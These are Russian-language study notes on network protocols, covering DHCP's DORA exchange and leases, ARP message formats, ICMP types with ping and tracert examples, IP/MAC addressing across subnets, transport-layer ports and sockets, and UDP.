
На первый взгляд, кажется, что логичнее бы было использовать всего 3 шага при запросе IP-адреса:




- I-шаг: Клиент → Сервер «DISCOVER»
- II-шаг: Сервер → Клиент «OFFER + IP-адрес»
- III-шаг: Клиент → Сервер «ACK + IP-адрес»

Но с 4-ёх шаговой моделью «DORA» решаются 2 возможные проблемы:

- I-проблема – назначение одному Клиенту двух разных IP-адресов двумя Серверами



- Проблемы назначения двух разных IP-адресов Клиенту не возникает при 4-ёх шаговой модели
- Клиент отправляет сообщение «Discover»
- Сервер 1 получает сообщение «Discover» и Сервер 2 получает сообщение «Discover»
- Сервер 1 отправляет сообщение «Offer + IP-адрес 1», а Сервер 2 отправляет «Offer + IP-адрес 2»
- Клиент выбирает «IP-адрес 2»
- Клиент отправляет сообщение «Request + IP-адрес 2» на Сервер 1 и Сервер 2
- Сервер 1 получает сообщение «Request + IP-адрес 2», видит, что его «IP-адрес 1» не использовался и отмечает этот «IP-адрес 1» как свободный для последующих предложений
- Клиенту Сервер 1 ничего не посыпает
- Сервер 2 получает сообщение «Request + IP-адрес 2», видит, предложенный им «IP-адрес 2» и закрепляет этот «IP-адрес 2» за Клиентом
- Сервер 2 отправляет Клиенту сообщение «Ack + IP-адрес 2»
- Клиент использует «IP-адрес 2» для работы в сети
- При 3-ёх шаговой модели пришлось бы сразу назначать Клиенту разные IP-адреса или предпринимать дополнительные шаги по «откреплению» только что предложенного адреса
- II-проблема – принятие Клиентом искажённого IP-адреса



- Проблемы принятия Клиентом искажившегося IP-адреса не возникает при 4-ёх шаговой модели
- Клиент отправляет сообщение «Discover»
- Сервер получает сообщение «Discover»
- Сервер отправляет сообщение «Offer + IP-адрес»
- Сообщение «Offer + IP-адрес» по дороге искажается → «Offer + **искажённый IP-адрес**»
- Клиент не знает, что IP-адрес искажился, и считает его верным
- Клиент отправляет сообщение «Request + **искажённый IP-адрес**» на Сервер
- Сервер видит, что «**искажённый IP-адрес**» не совпадает с «IP-адрес», что он предлагал
- Сервер отправляет Клиенту сообщение «Nack + **искажённый IP-адрес**» (NACK = NON-ACK) – сообщение о невозможности использовать «**искажённый IP-адрес**»
- Клиент получает сообщение о запрете использования «Nack + **искажённый IP-адрес**», выжидает некоторое время и начинает процесс получения IP-адреса снова
- При 3-ёх шаговой модели Клиент бы сразу стал использовать «**искажённый IP-адрес**» и никак не узнал бы об этом

? Способы назначения IP-адресов

DHCP Сервер может использовать 2 способа назначения IP-адресов компьютеру


- Фиксированный – выделенный IP-адрес для каждого MAC-адреса – применим в небольших сетях, где известны MAC-адреса всех компьютеров, но не применим в крупных сетях или в сетях, где компьютеры постоянно меняются (н-р, в кафе у клиентов свои ноутбуки, планшеты,, смартфоны)
- Динамический – выделение компьютеру любого IP-адреса из пула адресов

? Пул IP-адресов в DHCP

- Список (диапазон) IP-адресов, которые назначает DHCP Сервер
- DHCP Сервер следит за уникальностью назначения адресов

? Время Аренды в DHCP

- Время Аренды (Lease Time) – ограниченное время, на которое Клиенту выделяется IP-адрес DHCP Сервером
- Типичное время: 1 час, 1 сутки, 3 суток и т.п.
- После окончания времени аренды IP-адрес освобождается
- DHCP Клиент может продлить использование IP-адреса – Продление после срока половины срока аренды – используется Сокращённая процедура получения IP-адреса:
 - Клиент отправляет Серверу запрос с уже используемым IP-адресом для продления «Request + IP»
 - Если всё нормально – Сервер отправляет Клиенту подтверждение «Ack + IP»



? Прекращение использования IP-адреса в DHCP

После того как компьютер перестал работать с сетью (н-р при выключении) он сообщает об этом Серверу:


- Клиент отправляет Серверу сообщение «Release» – отсылается ОС автоматически при корректном выкл.
- Сервер может назначать освободившейся IP-адрес другому Клиенту
- Если сообщение «Release» не было отправлено (некорректное отключение, сбой в ОС) – DHCP Сервер считает IP-адрес занятым, до окончания времени аренды.
- После окончания времени аренды IP-адрес освобождается

? Опции протокола DHCP

- Для работы в сети нужен не только IP-адрес
- Конфигуративные параметры передаются DHCP в качестве «**Опций**»
- DHCP предоставляет дополнительно:
 - Маску подсети
 - Шлюз – Маршрутизатор по умолчанию
 - Адреса DNS-серверов
 - Адреса серверов времени
 - Маршруты
 - и др.

? DHCP Сервера и DHCP Клиент в разных подсетях.

При планировании сети необходимо обращать внимание, чтобы DHCP Сервер находился в той же подсети, что и DHCP Клиенты, которые будут получать IP-адреса (т.е. чтобы DHCP Сервер не был отделён от DHCP Клиентов маршрутизатором). Так как Клиент отправляет DHCP запрос «Discover» на широковещательный MAC-адрес, но маршрутизаторы не передают широковещательный трафик, поэтому сообщение DHCP «Discover» не дойдёт до DHCP Сервера и он не сможет выдать Клиенту IP-адрес. Решение проблемы – настройка конфигурации «DHCP Relay» уна маршрутизаторе, которая позволяет передавать маршрутизаторам часть широковещательного трафика, относящуюся к DHCP.



ARP protocol


? ARP (Address resolution Protocol) – Протокол Разрешения Адресов

- Сетевое взаимодействие выполняется с использованием IP-адресов: 192.168.10.43
- Или с помощью доменных имён: server.mysite.com, которые службой DNS преобразуются в IP-адреса
- Данные всё равно передаются с помощью технологии Канального уровня (Ethernet, Wi-Fi)
- Коммутаторы Ethernet ничего не знают об IP-адресах и используют MAC-адреса
- Необходимо средство, которое по IP-адресу способно определить его MAC-адрес
- Самое простое решение создать таблицу соответствий «MAC-адрес – IP-адреса»
- Такой способ есть, но он не применим к крупным сетям
- Протокол ARP позволяет автоматически определить MAC-адрес компьютера по его IP-адресу
- ARP работает в режиме «запрос-ответ»

? Предназначение протокола ARP

- ARP обеспечивает связь Сетевого и Канального уровня.
- Протокол ARP позволяет автоматически определить MAC-адрес компьютера по его IP-адресу

? Принцип работы протокола ARP



- Компьютер, который хочет узнать MAC-адрес по IP-адресу, составляет ARP-запрос «У кого IP 192.168.10.43?»
- Запрос отправляется на широковещательный MAC-адрес
- Этот запрос получают все компьютеры в сети
- Тот компьютер, который узнал свой IP-адрес, подготавливает и отправляет ARP-ответ, с IP-адресом + добавленным собственным MAC-адресом
- Отправитель ARP-запроса получает ответ, извлекает из него MAC-адрес, и использует его для передачи данных по технологии канального уровня.

? Формат ARP-запроса

Поле	Значение
Тип сети	1
Тип протокола	2048
Длина локального адреса	6
Длина глобального адреса	4
Операция	1
Локальный адрес отправителя	1C:75:08:D2:49:45
Глобальный адрес отправителя	192.168.10.15
Локальный адрес получателя	00:00:00:00:00:00
Глобальный адрес получателя	192.168.10.43

? Поля ARP-запроса:

ARP разрабатывался как протокол широкого применения, не только для Интернета, и не только для извлечения IP-адресов, поэтому первые 4 поля – служебная информация, которая позволяют определить с каким типом сетевого оборудования и с каким протоколом сетевого уровня идёт работа.

- **Тип сети** – Какое оборудование используется в сети: «1» – Ethernet
- **Тип протокола** – Какой протокол Сетевого уровня используется: «2048» – IP
- **Длина локального адреса** – Длина MAC-адреса: «6» – длина 6 байт
- **Длина глобального адреса** – Длина IP-адреса: «4» – длина 4 байта
- **Операция** – Код операции: «1» – ARP-запрос, («2» – ARP-ответ)
- **Локальный адрес отправителя** – MAC-адрес отправителя
- **Глобальный адрес отправителя** – IP-адрес отправителя – для обратной связи
- **Локальный адрес получателя** – Неизвестен (его пытаемся узнать) – поле заполняется «0»
- **Глобальный адрес получателя** – IP-адрес получателя – того, чей MAC-адрес надо узнать

? Формат ARP-ответа

Поле	Значение
Тип сети	1
Тип протокола	2048
Длина локального адреса	6
Длина глобального адреса	4
Операция	2
Локальный адрес отправителя	54:BE:F7:88:15:49
Глобальный адрес отправителя	192.168.10.43
Локальный адрес получателя	1C:75:08:D2:49:45
Глобальный адрес получателя	192.168.10.15

? Поля ARP-ответа:

Поля и их значения ARP-ответа будут почти идентичными, кроме:

- **Операция** – Код операции поменяется: на «2» – ARP-ответ
- **Адреса отправителя и получателя** – поменяются местами
- **Локальный адрес отправителя** – добавится искомый MAC-адрес

? Место в Модели OSI – Между Канальным и Сетевым уровнями (выше Канального, но ниже Сетевого)

? Пакеты ARP вкладываются в кадры – Пакеты ARP вкладываются напрямую в кадры Ethernet, без IP

? Можно ли отправлять ARP между подсетей – Пакеты ARP не проходят через маршрутизаторы (т.к. находятся ниже Сетевого уровня), а значит с помощью пакетов ARP можно узнать MAC-адреса компьютеров, находящихся только в одной подсети. Сообщения ARP отправляются на широковещательный адрес, поэтому не проходят через маршрутизаторы. Т.о., компьютеры из другой подсети не могут получать ARP-запросы.

? ARP-таблица

- Компьютеры в сети записывают информацию о найденных MAC-адресах в кэш.
- Нет необходимости запрашивать MAC-адрес при каждом отправлении.
- ARP-таблица хранит данные о соответствии MAC и IP-адресов
- Посмотреть ARP-таблицу – CL: arp -a

IP-адрес	MAC-адрес	Тип
172.16.10.253	00:1C:C5:34:B3:01	Динамический
172.16.10.88	1C:75:08:D2:49:45	Статический

– Тип записи в таблицу – авто – сработал ARP – имеют срок жизни и удаляются
 – Тип записи в таблицу – вручную

ICMP protocol

? ICMP (Internet Control Message Protocol) – Протокол Межсетевых Управляющих Сообщений

- Протокол IP предоставляет сервис передачи данных без гарантии доставки
- В случае ошибки при передаче пакета никаких действий не предпринимается

? Предназначение протокола ICMP

- ICMP используется для двух целей:
 - Сообщение об ошибках в работе сети:
 - Получатель недоступен
 - Закончилось время жизни пакета (TTL)
 - Запрещено фрагментировать большой пакет – «DF»
 - Тестирование работы сети:
 - Утилита «ping» – проверка доступности получателя
 - Утилита «traceroute» – определение маршрута к получателю

? Должны ли обрабатываться Сообщение об ошибках ICMP

Т.к. IP предоставляет сервис без гарантии доставки, то Сообщение об ошибках ICMP не обязательно должны обрабатываться ни протоколом IP ни протоколом ICMP

? Формат сообщения ICMP – Заголовок + Данные

00	01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	№ бита															
1 байт Тип сообщения								1 байт Код сообщения								2 байта Контрольная сумма																															
4 байта Зависит от Типа и Кода сообщения																																															
Поле данных																																															

? Поля ICMP-сообщения:

ЗАГОЛОВОК:

- **Тип сообщения** – Что произошло в сети: ошибка или действие диагностики
- **Код сообщения** – Тип ошибки или её причина или диагностическое действие
- **Контрольная сумма** – для проверки правильности доставки
- **Зависит от Типа и Кода** – служебная информация, которая зависит от Типа и Кода сообщения

ДАННЫЕ:

- **Поле данных** – включается фрагмент пакета, при передаче которого произошла ошибка

ТИПЫ СООБЩЕНИЯ

Типы ICMP-сообщений бывают двух видов:

- Запрос-ответ (выделены)
- Сообщение без запроса

Тип	Назначение сообщения
0	Эхо-ответ
3	Узел назначения недостижим
5	Перенаправления маршрута
8	Эхо-запрос
9	Сообщение о маршрутизаторе
10	Запрос сообщения о маршрутизаторе
11	Истечение времени жизни пакета
12	Проблемы с параметрами
13	Запрос отметки времени
14	Ответ отметки времени

- Проверка доступности компьютеров в сети
- Узел назначения недостижим
- Сообщение о новом маршруте, который позволяет быстрее попасть к нужной сети
- Проверка доступности компьютеров в сети
- Маршрутизаторы периодически рассылают сообщения о себе – для компьютеров
- Если компьютер только подключился к сети, чтобы не ждать Сообщение о марш.
- Если маршрут отбросил пакет времени жизни которого истекло – возможно петля
- В заголовке IP ошибка и маршрут не может отправить такой пакет
- Проверка быстродействия сети
- Проверка быстродействия сети

КОД СООБЩЕНИЯ

Коды для Типа ICMP-сообщения «3» (Узел назначения недостижим)

Код	Причина
0	Сеть недостижима
1	Узел недостижим
2	Протокол недостижим
3	Порт недостижим
4	Ошибка фрагментации
5	Ошибка в маршруте источника
6	Сеть назначения неизвестна
7	Узел назначения неизвестен
8	Узел-источник изолирован
9	Административный запрет

? Диагностика сети:

- Утилита «ping» – для того чтобы проверить доступность компьютера в сети
 - Ping использует эхо протокол ICMP
 - Компьютер, который хочет проверить доступность другого, отправляет эхо-запрос ICMP (Тип=8, Код=0)
 - Компьютер, который получил такой Эхо-запрос, отправляет Эхо-ответ ICMP (Тип=0, Код=0)
 - Если Эхо-ответ не пришёл, значит установить с компьютером соединение по сети невозможно

```
ping www.google.com

Reply from 172.217.1.142: bytes=1500 time=30ms TTL=54
Reply from 172.217.1.142: bytes=1500 time=30ms TTL=54
Reply from 172.217.1.142: bytes=1500 time=29ms TTL=54
Reply from 172.217.1.142: bytes=1500 time=30ms TTL=54
Reply from 172.217.1.142: bytes=1500 time=31ms TTL=54
Ping statistics for 172.217.1.142:
Packets: Sent = 5, Received = 5, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
Minimum = 29ms, Maximum = 31ms, Average = 30ms
```

- Утилита «traceroute» (в Windows: «tracert») – определение маршрута от Отправителя к Получателю – перечень всех маршрутизаторов, через которые проходит пакет
 - Traceroute использует ICMP-сообщения «11» (Истечение времени жизни пакета)
 - Сначала от компьютера в сеть отправляется ICMP-сообщение с TTL=1
 - Пакет доходит до первого маршрутизатора
 - Маршрутизатор уменьшает время жизни на 1: TTL=1 → TTL=0
 - Маршрутизатор отбрасывает пакет
 - И генерирует ICMP-сообщение об ошибке (Тип=11, Код=0)
 - Маршрутизатор отправляет сообщение об ошибке на компьютер
 - Утилита Traceroute из заголовка IP-пакета (в который вложен ICMP), извлекает IP-адрес 1-го марш
 - На следующем этапе формируются сообщение с TTL=2
 - На первом маршрутизаторе TTL уменьшается на 1 и сообщение с TTL=1 отправляется дальше
 - На втором маршрутизаторе TTL уменьшается на 1, становясь TTL=0, пакет отбрасывается
 - Второй маршрутизатор отправляет ICMP-сообщение об ошибке на компьютер (Тип=11, Код=0)
 - Утилита Traceroute из заголовка IP-пакета (в который вложен ICMP), извлекает IP-адрес 2-го марш
 - Так происходит до тех пор, пока пакет не дойдёт до узла назначения.

```
tracert www.google.com

Tracing route to www.l.google.com [209.85.225.104]
over a maximum of 30 hops:
1 <1 ms <1 ms <1 ms 10.1.0.1
2 35 ms 19 ms 29 ms 98.245.140.1
3 11 ms 27 ms 9 ms te-0-3.dnv.comcast.net [68.85.105.201]
.
13 81 ms 76 ms 75 ms 209.85.241.37
14 84 ms 91 ms 87 ms 209.85.248.102
15 76 ms 112 ms 76 ms iy-f104.1e100.net [209.85.225.104]
Trace complete.
```

Packet transmission on the Network and Data Link layers

? Функции и Адреса Сетевого и Канального уровней

- Канальный уровень – передача данных в одном сегменте сети – MAC-адреса
 - Сетевой уровень – объединение сетей в одну крупную составную сеть – IP-адреса
- Каждый пакет, который передаётся по сети, содержит 2 адреса: IP-адрес и MAC-адрес

? Использование IP и MAC адресов

- Комп-А и Комп-В находятся в одной подсети
 - Комп-А формирует IP-пакет, Комп-А не знает MAC-адрес Комп-В:

Адрес Отправителя	Адрес Получателя
IP-адрес Комп-А	IP-адрес Комп-В
MAC-адрес Комп-А	
 - Комп-А проверяет, находится ли Комп-В с ним в одной подсети:
 - Комп-А сравнивает IP-адрес Комп-В с IP-адресом + маской своей подсети
 - IP-адрес Комп-В подходит под IP-адрес + маску своей подсети
 - Значит, Комп-В находится в одной сети с Компом-А, и между ними нет маршрутизатора
 - Комп-А формирует ARP-запрос: «Какой MAC-адрес у "IP-адрес-В"?» и отправляет его на ш/в MAC
 - Комп-В, который опознал свой IP-адрес, отправляет Комп-А ARP-ответ
 - Комп-А извлекает из ARP-ответа MAC-адрес Комп-В и подставляет его в IP-пакет

Адрес Отправителя	Адрес Получателя
IP-адрес Комп-А	IP-адрес Комп-В
MAC-адрес Комп-А	MAC-адрес Комп-В
 - Комп-А посылает IP-пакет Комп-В

- Комп-А и Комп-В находятся в разных подсетях, т.е. между Комп-А и Комп-В находится маршрутизатор
 - Комп-А формирует IP-пакет, Комп-А не знает MAC-адрес Комп-В

Адрес Отправителя	Адрес Получателя
IP-адрес Комп-А	IP-адрес Комп-В
MAC-адрес Комп-А	
 - Комп-А проверяет, находится ли Комп-В с ним в одной подсети:
 - Комп-А сравнивает IP-адрес Комп-В с IP-адресом + маской своей подсети
 - IP-адрес Комп-В **НЕ** подходит под IP-адрес + маску своей подсети
 - Значит, Комп-В находится в другой подсети, и между ними есть маршрутизатор
 - Комп-А из таблицы маршрутизации узнаёт IP-адрес маршрутизатора
 - Комп-А посылает маршрутизатору ARP-запрос для выяснения MAC-адреса маршрутизатора
 - У маршрутизатора для 2-ух подсетей есть 2 интерфейса с 2-умя разными IP и MAC-адресами
 - Маршрутизатор посылает Комп-А ARP-ответ со своим MAC-адресом для подсети-1
 - Комп-А узнаёт MAC-адрес-1 маршрутизатора и подставляет его в IP-пакет вместо MAC Комп-В

Адрес Отправителя	Адрес Получателя
IP-адрес Комп-А	IP-адрес Комп-В
MAC-адрес Комп-А	MAC-адрес-1 маршрутизатора
 - IP-пакет сформирован и Комп-А передаёт его на маршрутизатор
 - Маршрутизатор принимает пакет и готовит его для передачи по подсети-2:
 - IP-адреса Комп-А и Комп-В остаются без изменений
 - В MAC-адресе Отправителя вместо Комп-А вставляется MAC-адрес маршрутизатора для подсети-2
 - В MAC-адресе Получателя записывается MAC-адрес Комп-В
 - Если маршрутизатора не знает MAC-адрес Комп-В, он узнаёт его с помощью ARP-запроса

Адрес Отправителя	Адрес Получателя
IP-адрес Комп-А	IP-адрес Комп-В
MAC-адрес-2 маршрутизатора	MAC-адрес Комп-В

- Комп-В принимает IP-пакет от Комп-А, формирует ответный IP-пакет и отправляет его

Адрес Отправителя	Адрес Получателя
IP-адрес Комп-В	IP-адрес Комп-А
MAC-адрес-1 маршрутизатора	MAC-адрес Комп-А

- Маршрутизатор принимает пакет и готовит его для передачи по подсети-2:
 - IP-адреса Комп-А и Комп-В остаются без изменений
 - В MAC-адресе Отправителя вместо Комп-В вставляется MAC-адрес маршрутизатора для подсети-1
 - В MAC-адресе Получателя записывается MAC-адрес Комп-А
- Комп-А принимает ответный IP-пакет от Комп-В.

Layer 4 – Transport layer

? Основные задачи Транспортного уровня:

- Передача данных между процессами на хостах
- Адресация – для какого именно процесса предназначен полученный из сети пакет
- Предоставление нужного уровня надёжности передачи данных, не зависимого от надёжности сети

? Транспортный уровень в модели OSI



- Полностью модель взаимодействия открытых систем выглядит следующим образом:
 - Хосты – устройства, где работают пользовательские программы
 - Сетевое оборудование – Маршрутизаторы, Коммутаторы и др.
- На Сетевом оборудовании есть только 3 уровня
- Уровни, начиная с Транспортного, работают только на Хостах.
- Особенность Транспортного ур-ня – прямое взаимодействие с Транспортным ур-нем на другом компьютере
- На уровнях ниже Транспортного взаимодействие осуществляется по звеньям цепи:
Хост – Сетевое у-во – Сетевое у-во – ... – Сетевое у-во – Хост
- Транспортный уровень обеспечивает «сквозное» соединение – между Хостами может находиться разное количество сетевых устройств, но они не влияют на работу транспортного уровня
- Поэтому Транспортный уровень называется «Сете-независимым» – он позволяет скрыть от разработчиков детали сетевого взаимодействия.

? Адресация. Порты.

- Порты – Адреса на Транспортном уровне – целое неотрицательное число в диапазоне 0 – 65535
- Любое сетевое приложение на хосте имеет свой порт
- Номера портов у приложений не повторяются (т.к. не ясно: какому процессу отправлять пришедший пакет)
- Форма записи – IP-адрес «:» Соответствующий Порт (**192.168.1.3:80**)
- Если нужно подключиться к какому-либо сервису в Интернете, надо указать не только IP-адрес, но и порт

? Типы портов:

- Хорошо известные порты – порты 0–1024 (Запускать сервисы – только юзеры «Администратор» / «root»)
 - 80 – HTTP (Web)
 - 25 – SMTP (Email)
 - 53 – DNS (Domain Name System)
 - 67, 68 – DHCP (Dynamic Host Control Protocol)
 - Хорошо известные порты – это просто договорённость, можно подключаться к любому, например Web-сервис может работать не обязательно только на порту «80», но и на «88», и на «8080», и на любом другом.
- Зарегистрированные порты – порты 1025–49151
 - Если разрабатывается свой сервис, и нужно, чтобы пользователи знали, на каком порту этот сервис работает – нужно выбрать свободный (незарегистрированный) порт из диапазона и зарегистрировать порт в организации IANA (Internet Assigned Numbers Authority)
 - Зарегистрированные порты – это тоже просто договорённость
- Динамические порты – порты 49152–65535
 - Автоматически назначаются сетевым приложениям Операционной Системой

? Пример сетевого взаимодействия с использованием IP-адресов и Портов

- Есть Веб-Сервер, на котором работает Сервис (Демон) на порту 80
- Есть Клиент с IP 192.168.1.2
- Клиент хочет подключиться к Веб-Серверу и открывает браузер-1
- ОС Клиента автоматически назначает ему порт – 50298
- Браузер устанавливает соединение с Веб-Сервером, запрашивает веб-страницу
- Веб-Сервер отправляет ему эту веб-страницу
- Клиент получил веб-страницу
- Клиент решил открыть ещё один браузер-2, и зайти на тот же самый Веб-Сервер, на ту же веб-страницу
- ОС Клиента автоматически назначает ему другой порт – 50302
- Браузер соединяется с Веб-Сервером
- Веб-Сервер видит в запросе не только IP-адрес клиента но и его порт
- Веб-Сервер направляет Клиенту ответ на порт, откуда и получил запрос – 50302
- Ответ приходит в браузер-2, с портом 50302, а не в браузер-1, который использовался до этого
- Благодаря различным портам никакой путаницы не происходит!

? Надёжность на Транспортном уровне


- Особенность Транспортного уровня – обеспечение надёжности передачи данных выше, чем у лежащей в его основе сети.
- Это эффективно на практике: сейчас используются надёжные каналы передачи данных, ошибки в них происходят редко, поэтому строят ненадёжные более дешёвые сети, а ошибки исправляются на хостах на Транспортном уровне.
- Часто используемые 2 возможности обеспечения надёжности на Транспортном уровне:
 - Гарантия доставки данных:
 - Используется – Подтверждение получателя
 - Используется – Повторная отправка не подтверждённых данных
 - Гарантия порядка следования сообщений:
 - Используется – Нумерация сообщений

? Протоколы Транспортного ур-ня (в стеке протоколов TCP/IP):

- TCP (Transmission Control Protocol) – Протокол Управления Передачей – обеспечивает надёжность доставки: гарантию доставки + гарантию следования сообщений
- UDP (User Datagram Protocol) – Протокол Пользовательских Датаграмм – обеспечивает скорость доставки: но НЕ гарантирует доставку

? Интерфейс Транспортного ур-ня (в стеке протоколов TCP/IP):

- Многие сетевые приложения взаимодействуют именно с Транспортным уровнем
- Для взаимодействия с Транспортным уровнем используется Интерфейс Сокетов



? Сокет

- Сокет (Socket) – программный интерфейс для обеспечения обмена данными между процессами.
- Процессы при таком обмене могут исполняться как на одном хосте, так и на различных, связанных сетью.
- Сокет – абстрактный объект, представляющий конечную точку соединения.
- Для взаимодействия между машинами с помощью стека протоколов TCP/IP используются адреса и порты.
- Адрес представляет собой 32-битную структуру для протокола IPv4, 128-битную для IPv6.
- Номер порта – целое число в диапазоне от 0 до 65535 (для протокола TCP).
- Эта пара определяет сокет («гнездо», соответствующее адресу и порту).

UDP protocol

? **UDP (User Datagram Protocol)** – Протокол Пользовательских Датаграмм

- Сообщение UDP называется – Датаграмма/Дейтаграмма, по аналогии с «Телеграммой»
- НЕ гарантирует доставку данных – надёжность доставки по сравнению с IP не повышается
- Особенности UDP:
 - Нет соединения
 - Нет гарантии доставки данных
 - Нет гарантии сохранения порядка сообщений
- UDP всё же нужен (хоть и не предоставляет гарантий доставки как и IP) и нельзя просто использовать IP, т.к. на Транспортном уровне необходимо указать порт отправителя и порт получателя

? **Формат заголовка UDP**

00	01	02	03	04	05	06	07	08	09	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	№ бита
16 бит Порт Отправителя																16 бит Порт Получателя																
16 бит Длина UDP																16 бит Контрольная сумма UDP																

? **Поля заголовка UDP:**

- **Порт Отправителя** – Номер Порт Отправителя
- **Порт Получателя** – Номер Порт Получателя
- **Длина UDP** – min 8 байт (только заголовок) – max 65515 байт (максимальна длина данных IP-пакета)
- **Контрольная сумма UDP** – для проверки правильности доставки

? **Зачем использовать ненадёжный UDP, когда есть надёжный TCP:**


- Преимущество UDP – скорость работы – нет накладных расходов на установку соединения
- Важна ли Надёжность – в современных сетях ошибки происходят редко
- Важна ли Надёжность – ошибку может обработать приложение

? **Область Применения UDP:**

- Клиент-Сервер
- Короткие запросы-ответы
- Пример применения – DNS (Система Доменных Имен)

? **Применение UDP в DNS (Domain Name System):**

- DNS (Domain Name System) – Система Доменных Имен
- Позволят определить по доменному имени IP-адрес: www.cisco.com → 184.86.0.170
- Использует UDP, порт 53



